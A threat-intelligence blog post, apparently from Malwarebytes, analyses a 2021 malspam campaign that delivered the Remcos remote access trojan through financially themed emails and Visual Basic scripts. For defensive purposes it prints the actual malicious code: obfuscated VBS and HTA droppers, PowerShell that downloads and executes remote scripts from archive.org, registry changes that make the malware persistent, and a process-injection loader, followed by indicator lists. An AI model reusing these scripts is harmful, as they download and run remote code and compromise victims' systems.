
Remcos RAT delivered via Visual Basic

blog.malwarebytes.com/threat-analysis/2021/07/remcos-rat-delivered-via-visual-basic/

Threat Intelligence Team July 19, 2021




This blog post was authored by Erika Noerenberg

Introduction

Over the past months, Malwarebytes researchers have been tracking a unique malspam campaign delivering the Remcos remote access trojan (RAT) via financially-themed emails. Remcos is often delivered via malicious documents or archive files containing scripts or executables. Like other RATs, Remcos gives the threat actor full control over the infected system and allows them to capture keystrokes, screenshots, credentials, or other sensitive system information. Unlike most RATs used by malicious actors however, Remcos is marketed as an administrative tool by the company Breaking Security which sells it openly on their website.

Distribution

Remcos often infects a system by embedding a specially-crafted settings file into an Office document, allowing an attacker to trick a user to run malicious code without additional notification. This variant of Remcos has been observed to be distributed via targeted spam emails with an attached archive file. The emails and attachment names have been primarily financially-themed; an example email is shown below:



Sample Email Delivering VBS Remcos

For illustration, the following table lists a sample of email subjects and attachment names from 2021 by date:

Date	Subject	Attachment Name	Contents
21 Jan	Separate Remittance Advice: paper document no – 9604163	Payment Advice.img	Payment Advice.vbs
26 Apr	Appraisal Report for your Loan Application-11003354677341	Appraisal.reportI1100335467734.zip	Appraisal.vbs Property.hta*
18 May	Fwd: Appraisal Report for your Loan Application-1100788392210	AppraisalreportI1100788392210.zip	Appraisal..vbs
28 Jun	Fwd: Reminder: Your July Appointment-11002214991	transaction_completed11003456773311..zip	Report-Slip.vbs
6 Jul	Fwd: Reminder: Your July Appointment-11003456773312	transaction_completed11003456773312.zip	Report-11003456773312.vbs

In most Remcos spam campaigns, the payload is an executable contained in an attached archive (.zip) or disk image (.img) file, though malicious documents are also sometimes used. In this campaign however, the emails contain a zip archive containing a Visual Basic script (.vbs) which downloads and executes additional scripts and finally installs the Remcos payload.


*Eariler versions also included a “Property.hta” file which only comprised the VB script wrapped in HTML as seen below. Interestingly, the body of this HTML consisted only of the text “demo”, which indicates this might have been test code.

```
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
Window.ReSizeTo 0, 0
Window.moveTo -3000,-3000
Dim ox
Set ox= CreateObject("WScript.Shell")
aa="p" +"o" & "w"
bb="e" & "rs"
cc="h" & "ell"
dd = " $v0 ='N#t.@@#b'.Replace('#','e').Replace('@@','w');$v00 = '%li!!'.Replace('%','C').R"
ee ="eplace('!!!','ent');$V000 = 'D$$$$$$$$$$n%%%%%%%%%%%%ng'.Replace('%%%%%%%%%%%','loadStri').Replace('$$$$$$$$$$','ow');$v1 =
'$e^'.rep"
gg = "lace('$','I').replace('^','x');$v9999 = '(Ne`W&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&00(''https://ia601509.us.archive.org/35/items/
all_20210420_20210420_1440/ALL.TXT'')'.Replace('&&&&&&&&&&&&&&&&&&&&&&&&"
kk ="&&&&&&&&&&&','-O`BjEcT $v0$v00 ).$V0');$TC=I`E`X ($v9999 -Join '')|I`E`X"
OK = aa+bb+cc+dd++ee+gg+kk+" "
ox.Run OK,0

self.close
</script>
<body>
demo
</body>
</HEAD>
</HTML>
```

Analysis

Remcos is a fully-functioning RAT that gives the threat actor full control over the infected system and allows them to collect keystrokes, audio, video, screenshots, and system information. Because it has full control, Remcos is also able to download and execute additional software onto the system. This Remcos distribution utilizes a series of scripts that ultimately results in the injection of a Remcos payload into the Windows system binary **aspnet_compiler.exe**. A sample infection chain for this variant is shown below:



VBS Remcos Infection Chain

The samples analyzed below originate from the attachment **AppraisalreportI1100788392210.zip** (SHA256 4e712de8a3d602ccf55321a85701114c01f9731af356da05fb6e3881a13bb23e). As with all analyzed samples, the the infection chain followed the process flow above; the initial Visual Basic script initiates a series of download and execution of obfuscated scripts that eventually result in the injection of the final Remcos payload into **aspnet_compiler.exe**.

```
Dim
RWESTRDYTFYGUHGYFUTDRYSETRDTFUYGIUIYFUTDRYSETYRDTUFYI7GI6FU5DY4SYD5U6FI7GOH87GI6FU5DYDU6FYI7GUHUGYFTDRSGERHTCJVY
KUBL

Set
RWESTRDYTFYGUHGYFUTDRYSETRDTFUYGIUIYFUTDRYSETYRDTUFYI7GI6FU5DY4SYD5U6FI7GOH87GI6FU5DYDU6FYI7GUHUGYFTDRSGERHTCJVY
KUBL= CreateObject("WScript.Shell")

ESFGRDHFJGHBKJGHFGDZGXFHCGJVHKBJKHVJGHCFGXDFXGCHJBHFGFTSRESTRDYFUGYIHUNBYIVUTCYRXTERCTVYBUNIMNUBYVUTCYRTXEXRCTVY
BUKNBYVUYTCRXEZXTCYUVBUIN="p"

DCGFVHJNNGFCSDFGVHJGFCXDGVHJNKHGFDFGVBHGJNHBGMFDSFGHJKHNBNGMFCDXFCGVHBJNMKHJGFDRSTFGYHUJ = "OWe"

VFHTTTTTTTTTTTTTTGSRBHGRFCVDHGBTFNYGTYRDTSETRVDBTFNYGNFTRTSERDTFYKGUYESRVDTFBYNGHUI ="RsHe"

DTHFBTYGNUYBTHVRGCVHTBJYNGKUHMNYJBTHVRGHCTBJYNHVFCSZDGCHJNBKNBVCESECTRVFBYUNGHIJOUYHTGRTDFBYUGHIJUYHTRFDTFYUGHIO
JRTDVFBYUNGHIOJ = "L"

ETRCHTVJYTCRERXTRCYTVUYBIUYUTFRTESTRYJTYGIUYUTYRTXEZXTRCYTUVYBIUYUTYCRXEZWEXTRCYUVYBIUYUTYRTETRYCTUVYIUOIUYTRTET
XRCYVUYBU ="L
$SETRDYTFUYDTRYTUY='DoXRTYTCUVYBUIOINUYVUTCYUVBUIing'.Replace('XRTYTCUVYBUIOINUYVUTCYUVBUI','wnloadstr');$SETRTC
YVYBETRYTJUYG =
'WRCYTVYBUYVTCRYCTVUYBIVTCYTent'.Replace('RCYTVYBUYVTCRYCTVUYBIVTCYT','ebCli');$T4RDTHFTJGJKHL='NDYTFUYGIUHYTDRY
TFUYGIUt'.Replace('DYTFUYGIUHYTDRYTFUYGIU','e');$SETRDYFYGUIHIJ
='https://ia601401.us.archive.org/31/items/all_20210518_202105/ALL.TXT';$RTDYUGHIOJ='(NewYEAe'.Replace('YEA','-
Obj');$DYTFYGUHI='ct
System.$T4RDTHFTJGJKHL.$SETRTCYVYBETRYTJUYG).$SETRDYTFUYDTRYTUY($SETRDYFYGUIHIJ)';$RTDYUGIO=I`E`X
($RTDYUGHIOJ,$DYTFYGUHI -Join '')|I`E`X"

FESGRDHTFJGYKFTHRGSEFGRHDTYGKUHGYFTDRSESRDHTFYGUKHGYFTDRSERDHTFYGUHIHUGYFTDYRSDTFYGUKHILUGYFTDRSERGDHTFJGUKHLIUG
YFTDRSDHTFYGUH =
ESFGRDHFJGHBKJGHFGDZGXFHCGJVHKBJKHVJGHCFGXDFXGCHJBHFGFTSRESTRDYFUGYIHUNBYIVUTCYRXTERCTVYBUNIMNUBYVUTCYRTXEXRCTVY
BUKNBYVUYTCRXEZXTCYUVBUIN+DCGFVHJNNGFCSDFGVHJGFCXDGVHJNKHGFDFGVBHGJNHBGMFDSFGHJKHNBNGMFCDXFCGVHBJNMKHJGFDRSTFGYH
UJ++VFHTTTTTTTTTTTTTTGSRBHGRFCVDHGBTFNYGTYRDTSETRVDBTFNYGNFTRTSERDTFYKGUYESRVDTFBYNGHUI+DTHFBTYGNUYBTHVRGCVHTBJY
NGKUHMNYJBTHVRGHCTBJYNHVFCSZDGCHJNBKNBVCESECTRVFBYUNGHIJOUYHTGRTDFBYUGHIJUYHTRFDTFYUGHIOJRTDVFBYUNGHIOJ+ETRCHTVJ
YTCRERXTRCYTVUYBIUYUTFRTESTRYJTYGIUYUTYRTXEZXTRCYTUVYBIUYUTYCRXEZWEXTRCYUVYBIUYUTYRTETRYCTUVYIUOIUYTRTETXRCYVUYB
U+" "

RWESTRDYTFYGUHGYFUTDRYSETRDTFUYGIUIYFUTDRYSETYRDTUFYI7GI6FU5DY4SYD5U6FI7GOH87GI6FU5DYDU6FYI7GUHUGYFTDRSGERHTCJVY
KUBL.Run
FESGRDHTFJGYKFTHRGSEFGRHDTYGKUHGYFTDRSESRDHTFYGUKHGYFTDRSERDHTFYGUHIHUGYFTDYRSDTFYGUKHILUGYFTDRSERGDHTFJGUKHLIUG
YFTDRSDHTFYGUH,0
```

Remcos Initial VBS Script

Although the script above is lengthy due to obfuscation, it ultimately amounts to the following simple powershell command which downloads and executes a second Visual Basic script:

```
(CreateObject("WScript.Shell")).run powershell IEX New-Object
System.Net.WebClient.Downloadstring('https://ia601401.us.archive.org/31/items/all_20210518_202105/ALL.TXT')
```

Deobfuscated Initial Script

The first downloaded script (ALL.TXT) also uses simple deobfuscation techniques to perform a few simple tasks. The $JUANADEARCO variable in this script contains Base64-encoded data which is decoded by the last line of the script (this data is shown as decoded in the highlighted box in the image below). This script performs the following actions:

- Creates the directory C:\Users\Public\Run
- Downloads Run_02_02_02.TXT (saved as C:\Users\Public\Run\Run.vbs)
- Downloads Lerveri.txt (saved as Users\Public\Run\—–Run+++++++++.ps1)
- Sets HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup to “C:\Users\Public\Run”
- Sets HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup to “C:\Users\Public\Run”

The shell folder registry entries are legacy keys that are still existent for backwards compatibility. Setting the “Startup” value of these registry entries to the malware’s directory of execution effectively sets the contents of that directory to execute upon system startup, ensuring persistence.

```
FUNCTION D4FD5C5B9266824C4EEFC83E0C69FD3FAA($D4FD5C5B9266824C4EEFC83E0C69FD3FAAE)
{
  $D4FD5C5B9266824C4EEFC83E0C69FD3FAAx = "Fr"+"omBa"+"se6"+"4Str"+"ing"
  $D4FD5C5B9266824C4EEFC83E0C69FD3FAAG =
[Text.Encoding]::Utf8.GetString([Convert]::$D4FD5C5B9266824C4EEFC83E0C69FD3FAAx($D4FD5C5B9266824C4EEFC83E0C69FD3
FAAE))
  return $D4FD5C5B9266824C4EEFC83E0C69FD3FAAG
}
$TYFGYTFFFYTFYTFYTFYT = 'https://ia601502.us.archive.org/29/items/Lerveri/Lerveri.txt'
$JUANADEARCO = '$FVYTFYTFYFYFYFYFGY="C:\Users\Public\Run"
$YGUYGNUHYGUYGYUGYGUYGYUG = "Cr#####################ory".Replace("####################","eateDirect")
$HIUHIUHJIUHUYUUIHYIUIUHI = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders"
$GVFHTFYUGRTYUGYFTFYYUH= "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders"
$JYHGYUGUYGFYTFDTRDTRDFTR = "C:\Us--------------c\Run".Replace("--------------","ers\Publi")
$BFYHGTFYHFHUYGYU8YUYYUYG ="C------------blic\Run".Replace("------------",":\Users\Pu")
$FYTFYHJGTFYTGF6HG = 'C:\U-----------n.vbs'.Replace("-----------","sers\Public\Run\Ru")
$FGYTFHTFUGHUYYGYUG = 'C:\--------------s1'.Replace("--------------","Users\Public\-----Run+++++++++.p")
$YFGYTFHYTFYTFGTRDTRDT = "C:\++++++++++.ps1".Replace("++++++++++","Users\Public\-----Run+++++++++")
[system.io.directory]::$YGUYGNUHYGUYGYUGYGUYGYUG($FVYTFYTFYFYFYFYFGY)
start-sleep -s 5
Set-ItemProperty -Path $HIUHIUHJIUHUYUUIHYIUIUHI -Name "Startup" -Value $JYHGYUGUYGFYTFDTRDTRDFTR;
Set-ItemProperty -Path $GVFHTFYUGRTYUGYFTFYYUH -Name "Startup" -Value $BFYHGTFYHFHUYGYU8YUYYUYG;
start-sleep -s 5
Function vip
{



start-sleep -s 5

if((New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`F`i`l`e"
('https://ia601406.us.archive.org/32/items/run-02-02-02/Run_02_02_02.TXT',$FYTFYHJGTFYTGF6HG)){
}
start-sleep -s 5
if((New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`F`i`l`e"($TYFGYTFFFYTFYTFYTFYT,
$FGYTFHTFUGHUYYGYUG)){
}
start-sleep -s 3
powershell -windo 1 -noexit -exec bypass -file $YFGYTFHYTFYTFGTRDTRDT
}
IEX vip'
$HBAR = D4FD5C5B9266824C4EEFC83E0C69FD3FAA($JUANADEARCO);$Run=($HBAR -Join '')|I`E`X
```

ALL.txt – Second Script After Base64 Decoding

Run.vbs is obfuscated in a similar fashion to the initial Visual Basic script:

```
Dim FDGFDHGFJGKUGK
Set FDGFDHGFJGKUGK= CreateObject("WScript.Shell")
HVJHGJYGUGKUGU="po"
HHGJUGLHIUGUGKUG="wers"
KUHIHGKYFUYTFUYUYFU="hell -ExecutionPolicy "
DHYJGKUGKUGFUTYTFUY = " Bypass &"
GFDRYTFUGUTUYURFUTR ="'C:\Users\Public"
DTFYHJGJGJYGUTRYTFY = "\-----Run+++++++++.ps1'"
OK =
HVJHGJYGUGKUGU+HHGJUGLHIUGUGKUG+KUHIHGKYFUYTFUYUYFU+DHYJGKUGKUGFUTYTFUY++GFDRYTFUGUTUYURFUTR+DTFYHJGJGJYGUTRYTFY
+""
FDGFDHGFJGKUGK.Run OK,0
```

Run_02_02_02.txt (saved as C:\Users\Public\Run\Run.vbs)
This script (deobfuscated below) is responsible only for execution the main powershell script which contains embedded binaries, encoded in hex in plaintext.

```
powershell -ExecutionPolicy Bypass & 'C:\Users\Public\-----Run+++++++++.ps1'
```

Run.vbs Deobfuscated
One of the binaries encoded in **—Run+++++++++.ps1** is the Remcos payload which is loaded into the legitimate Windows binary **aspnet_compiler.exe**. The following function in the powershell script loads the Remcos PE into the binary:

```
[Reflection.Assembly]::Load($H5).GetType(\'VBNET.PE\').GetMethod(\'Run\').Invoke($null,[object[]] (
\'C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\aspnet_compiler.exe\',$H1))
```

Load function: Remcos Payload
Although all of the analyzed Remcos samples of this campaign since January 2021 call back to the same IP address and port, no actual C2 traffic has been observed. All of the script downloads have pointed to addresses on the legitimate website us.archive.org, and the payloads have connected (though only via TCP handshake) to the IP address 185.19.85[.]168 on port 8888.

Because this IP address has not changed over several months, we investigated the passive DNS records to see if the infrastructure may have been used in other recent attacks. We found that this IP address had the following resolutions over the last few months:

Address	First Seen	Last Seen
shugardaddy.ddns.net	26 May 21	<current as of writing>
ch-pool-1194.nvpn.to	24 May 21	30 June 21
tippet.duckdns.org	13 May 21	16 May 21
mail.swissauto.top	**29 May 20**	**11 May 21**
randyphoenix.hopto.org	4 April 21	14 April 21

Examination of this IP address revealed several hosted services on multiple ports. The highlighted date range above is interesting as it appears to be a mail server, and Spamhaus Zen classifies this address as blocked due to spam. Furthermore, analysis also revealed that the #totalhash malware database contains malware associated with this address going back as far as 2013. Correlating additional malware associated with this address showed several other versions of Remcos samples connecting to the same IP (many to shugardaddy.ddns.net port 5946) – a few recent samples are shown below:

SHA256 Hash	Date Last Seen
15cf9daf5bad1a5a78783f675eb63850e216a690e0f3302738ce3bd825ba6fc1	6 Jul 21
0ea2e136c0604fe2336a37c9d7b5a6150abd58e48311fa625ea375468189931e	5 Jul 21
8d0dfc2239405eebc7a9d5483492a0225963fae4c110ecbd12f1f39ce1ef937a	29 Jun 21
22634cbaf1a60ca499a9b692aae881cffdaf205a4755ee34915e5512ea87cab4	25 Jun 21

SHA256 Hash	Date Last Seen
898020967dbec06a60b63269d54b15ad968e2f1146f10fdbf22e79e2339425d2	25 Jun 21
d7aede3e0703ce5ec7bb4c333d4ddb6551fb5032825e756b7132367625107a36	21 Jun 21


One identifying factor from this campaign is the use of us.archive.org to host payloads. Although this is not unique to malware campaigns in general, it is unique to the Remcos campaigns we have analyzed – only the VBS method of distribution has been observed to display this behavior.

In an analysis from Morphisec in March of this year, an HCrypt loader sample was analyzed that demonstrated a similar infection chain to the Remcos samples discussed above. Although the stages and scripts are not identical, the intermediary steps share a few similarities, such as the file names of the downloaded scripts ALL.txt, Server.txt, and in newer samples, Bypass.txt. The scripts also have a few function names in common, but the HCrypt samples have anti-analysis and anti-virus evasion functionality not seen in the Remcos samples. Further research is required to determine whether this set of scripts is a generically available package, or specific to a particular actor and being re-used across campaigns.

Although the actor or group behind this campaign is not known, the sporadic nature of the emails distributing this malware suggests that it could be targeted in nature. Remcos is a mature trojan that has evolved over many years; though the basic capabilities have remained the same, the methodologies of distribution and installation continue to change. Because it is software that can be purchased openly online, it is difficult to trace or attribute usage to a particular actor. However, given the consistency of network infrastructure and installation methodology, it is possible that the motivation or actors behind these attacks could be identified. Malwarebytes analysts continue to monitor and track this threat and will update detections and indicators as needed.

Protection

Malwarebytes protects users from Remcos by using real-time protection.



References

https://www.anomali.com/blog/threat-actors-use-msbuild-to-deliver-rats-filelessly

https://www.cybereason.com/blog/cybereason-exposes-malware-targeting-us-taxpayers

https://blog.morphisec.com/tracking-hcrypt-an-active-crypter-as-a-service

IOCs

Analyzed Samples:

Type	Name / Subject	SHA256

Type	Name / Subject	SHA256
Email Subject	Fwd: Appraisal Report for your Loan Application-1100788392210	673b315a95b8c816502ec0dc3cae79cf14e0d7c09139c2fc4b9202fb09b5b753
Attachment	Appraisalreportl1100788392210.zip	4e712de8a3d602ccf55321a85701114c01f9731af356da05fb6e3881a13bb23e
Extracted Sample	Appraisal..vbs	1f8853601030ad92bd78fd3f0fbf39eacd2f39f47317914b67aa26dfd57fa176

Remcos VB Scripts:

92a7e167629bd14c88a03ef1b6719acd143082c495972a829f20cc588fd6e084
b1849476d3b8900288d6bf7c9ac229eba5e64d665398302a0842c335259f6560
ba4b51ae64c68b32d126322b51b41dce7c300c01faed97aca35ff142e121a914
5a69f279426b012b64a3099d778cd57aeca9db135d9701c2e11f71d55c3fb5e3
db01d69a7ae17947f77b50cfb03b2be6b784eeecdabfbb966b61ecdb3490d3ad
109a40435ad446c7b03af30bb049f55275a659c0271fa7a8a1a59d5871d18c10
a5ae2e0f9a8f1c50e21ea93f4a195097753cd16436ffa4e946add38da873c8cb
a465bb35f4e7bafb2fea17156c39daee286e49c3f10463ecb8d29766e2d0b200
d2d9b66c9aad0e6cc20a786a89299a8b4a65a5a344db369dfd7bfbad3fb40b55
5f06da67169389577ec237bfb0c3e0e9203833048f48081deed7b6201ad18c27
7519540343e10c7846979809166df1cd0f01087ea53bf20fd5dd416dc6ebad14
dae93e987a854255ff55ce9f62729f17f57d3f8a56933a57cb8de89b698e81f0
b61f6b794f38f736e90ae8aa04e5f71acc8d5470c08ef8841c16087b6710a388
6f4f4f4b980e471c5f8f5d0d95bff5a7ec98e3e2377f18f7fc0d44828cbe33a6

Related Remcos Samples:

15cf9daf5bad1a5a78783f675eb63850e216a690e0f3302738ce3bd825ba6fc1
0ea2e136c0604fe2336a37c9d7b5a6150abd58e48311fa625ea375468189931e
8d0dfc2239405eebc7a9d5483492a0225963fae4c110ecbd12f1f39ce1ef937a
22634cbaf1a60ca499a9b692aae881cffdaf205a4755ee34915e5512ea87cab4
898020967dbec06a60b63269d54b15ad968e2f1146f10fdbf22e79e2339425d2
d7aede3e0703ce5ec7bb4c333d4ddb6551fb5032825e756b7132367625107a36
a80c2e71f7cc69a729035941d13c79fd210290e7f82cefce14ceef7dba3f3026
1aa8163fc4947fec127350aebc420e4832a5e7a3430109201f6796fc12292dfc
4a7d54b6013b6296df3576a8d62f00cbc4af18fbbbfa97b831c38c664b4d70ce
c55dffdcb320a06872faa4cc7777bafd81051a17533e919fbee3fc27e8f47135
adf94da54bc49abc6fdb2a36523eb726f26dacd5598a0fdc64e61b8d500edad8
59aafb3dd9c6cdb95ff662299e1faf3efb01d5ef8479dbbb8032b4b9cb3c3d91
adf94da54bc49abc6fdb2a36523eb726f26dacd5598a0fdc64e61b8d500edad8
1d969ace725bf5185e64c3c4a6ab122a3ff4eaafe25f56bd8c1d7b7ba2df0aac
a54f4ee320b21c1cfde3358a25131476127b9fb1fd5cad9fd03fa2be1f4fd0e2
92a7e167629bd14c88a03ef1b6719acd143082c495972a829f20cc588fd6e084
46b1d3c565a615b2df02a567f507a2dc7f75d088fc2b52b1f1e1ce7a92594175
1a7ceaddf547d47cf7d2d7eda0357d38f489eaeb3b06ea3027ae87df6e5c8195
47287127bcc7bf1502d8b84af3c9050a6b46caa9e1558ab27a2c1b0883505b15
509fb00b3a458a86563737c0ce278f6fb713eafe90da7e14aa0d54566e172a81
e06220108f931bb43ecf136844cdfede4b9a1bbc637b6ff8a3870710e709fe0e
109a40435ad446c7b03af30bb049f55275a659c0271fa7a8a1a59d5871d18c10
0fe5a7d7d6a2c077b4b641f4d2077f2fa476a2317283323801bed7a7a6770906
a465bb35f4e7bafb2fea17156c39daee286e49c3f10463ecb8d29766e2d0b200
0d74a33006727ab086e281681cc8ee3d71ee7843f19b6fa52a86efc92b0444a1
5f06da67169389577ec237bfb0c3e0e9203833048f48081deed7b6201ad18c27
5ca6ae0cf402083bb06f267962b62d812151c8193a6b726ef1b84a2ed7ca5ef2

Other IOCs:

185.19.85.168
ia601401.us.archive.org
ia601502.us.archive.org
ia601405.us.archive.org
ia601406.us.archive.org
shugardaddy.ddns.net
ch-pool-1194.nvpn.to
tippet.duckdns.org
mail.swissauto.top
randyphoenix.hopto.org